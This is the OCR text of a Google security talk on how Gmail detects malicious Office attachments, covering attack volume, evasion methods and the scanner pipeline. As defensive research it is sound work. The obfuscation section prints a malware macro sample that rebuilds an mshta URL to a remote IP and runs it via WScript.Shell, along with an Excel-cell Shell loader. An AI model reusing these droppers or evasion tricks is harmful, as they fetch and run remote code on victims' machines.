Google

Behind the Scenes

How AI helps keeping Gmail inboxes malware free

Elie Bursztein
elieb@google.com

with the help of **many** Googlers and external collaborators


Google

Security and Privacy Research

Presentation slides available here


https://elie/fic23

2019




Every week Gmail scan over

300B+ attachments for malware



Each second we need to process millions of documents in a matter of milliseconds



The majority of the malware targeting our users are documents

25%+

of malicious office documents were missed by some engines

Research and develop a next gen document scanner

Agenda

Why detecting malicious documents is hard?

How Gmail attachments scanning works?

How Gmail document scanner works?

War stories

Which future for AI based detection?

Why detecting malicious document is hard?


Google

Security and Privacy Research

Cat through the ages

2000 BCE

1200 CE





1800 CE

2020 CE

63%


of the malicious docs blocked by Gmail are different from day to day





Malicious document volume greatly varies from day to day: 3x variation is the normal


Locky
ransomware



Malware attacks are very bursty: Necurs alone in 2016 was regularly sending over 100M locky samples per day followed by zero activity

Why malicious documents are particularly hard to detect?

Obfuscation



Function parameters obfuscation

mshta

http://104.144.xxx.yyy/tron/stem.php

mshta: executes Microsoft HTML Applications (remotely)
https://attack.mitre.org/techniques/T1170/

Function name obfuscation

WScript.shell > LoLbins attack
https://blog.talosintelligence.com/2019/11/hunting-for-lolbins.html

Hash busting

Vars never referenced

Code execution

Hash busting


Vars never referenced


```
boazuda = "zTpVrQQvHdVZWEzNCEvrDXMHhcjFYVxXIEEnuDCLMqpbjXqYf
hcjFYVxXIEEnucjFYVxXIEEnup://104.144.207.201/cjFYVxXIEEnuron/WEzNCEvrDXMHcjFYVxXIEEnuiELOZqbR
QzjYzTpVrQQvHdVZ.php?ucjFYVxXIEEnuzTpVrQQvHdVZDCLMqpbjXqYf=DCLMqpbjXqYfrniELOZqbRQzjY"
boazuda = Replace(boazuda, "zTpVrQQvHdVZ", "m")
boazuda = Replace(boazuda, "DCLMqpbjXqYf", "a")
dzkkGwK = "X" & "p" & "o"
boazuda = Replace(boazuda, "WEzNCEvrDXMH", "s")
AuOKypAOxXWC = "u" & "x" & Trim("G")
LrdizVw = 1418 + 1239 + 1546 + 521 + 1029
iBEFgGzg = 1766 + 1267 + 544 + 1840
boazuda = Replace(boazuda, "cjFYVxXIEEnu", "t")
boazuda = Replace(boazuda, "iELOZqbRQzjY", "e")
cYqOLzNGqSzN = 110 + 662 + 271 + 430 + 1818
IzdiuFFLcOWX = 1234 - 1771 - 1644 - 1187
boazuda = Replace(boazuda, "dfnAfNznHxFV", "l")
yCdrQfLG = "Z" & "y" & Trim("R") & "d"

loquaz = "WScripUEAOXJSPZOCg.ShwBfuroncKuUbkjJbOBuEpdFEkjJbOBuEpdFE"
loquaz = Replace(loquaz, "DgDdPEVxFMkH", "m")
OFNCRKqKF = 1006 + 15 + 215
loquaz = Replace(loquaz, "rTRMGUvpLYHv", "a")
TOxTXxovMuOp = 734 + 33 + 1188 + 563 + 716
loquaz = Replace(loquaz, "AdoqkZxrLcFX", "s")
loquaz = Replace(loquaz, "UEAOXJSPZOCg", "t")
QFMdIPpUYY = 459 - 943 - 977
AUvwcPXcwXb = "E" & "Q"
loquaz = Replace(loquaz, "wBfuroncKuUb", "e")
iqEyuLuf = "D" & "A" & Trim("O")
loquaz = Replace(loquaz, "kjJbOBuEpdFE", "l")
uRxRWUfRpSX = Trim("G") & "k" & Trim("G") & Trim("I")

jXkIrzM = 128 - 1507 - 70
XjnfDLLd = Trim("k") & "o" & "p"


CreateObject(loquaz).Run boazuda, 0

FAcDNuSZHuWp = 1892 - 994 - 435 - 958 - 491 - 1652 - 1245
NbnCVgoojDpO = 1069 + 1656 + 957 + 714
CDDQFoi = 512 + 1320
zCwcBZPYSpI = 1011 - 1218 - 830 - 1495 - 300 - 1268 - 860
```


Attackers try to evade detection by adding malware in XLS cell content.


```
q = "": m = ""
For i = use * 2 To use * 2 + 3
        q = q + plumb(Cells(i, use * 2)): m = m +
        plumb(Cells(i + use / 2, use * 2))
        Next i
Shell q + cop(use, use) + m, ..
```

Gmail no executables policy incentivize bad actors to find way to exploit documents format









Kits offering weaponized document exploits packed with AV evasion techniques are routinely available on the blackmarket as SaaS for $400-$5000


Takeaways

The malicious document landscape is fast paced and very adversarial

A very active black market is fueling those attacks

Evasions techniques drastically improved over the years

How Gmail attachments scanning works?




Google

Security and Privacy Research

How Gmail malware detection works

Policy engine


How Gmail malware detection works



Policy engine

Scanners

How Gmail malware detection works



Policy engine

Scanners

Decision engine

How about users and organizations at risk of targeted attack?

Security Sandboxes are used to supplement detection when need.

Takeaways

Gmail rely on multiple scanners for accurate and resilient detection

A smart decision engine is used to maximize detection based of engine results


Sandbox technology is used to supplement detection when needed

How our document scanner works?


Google

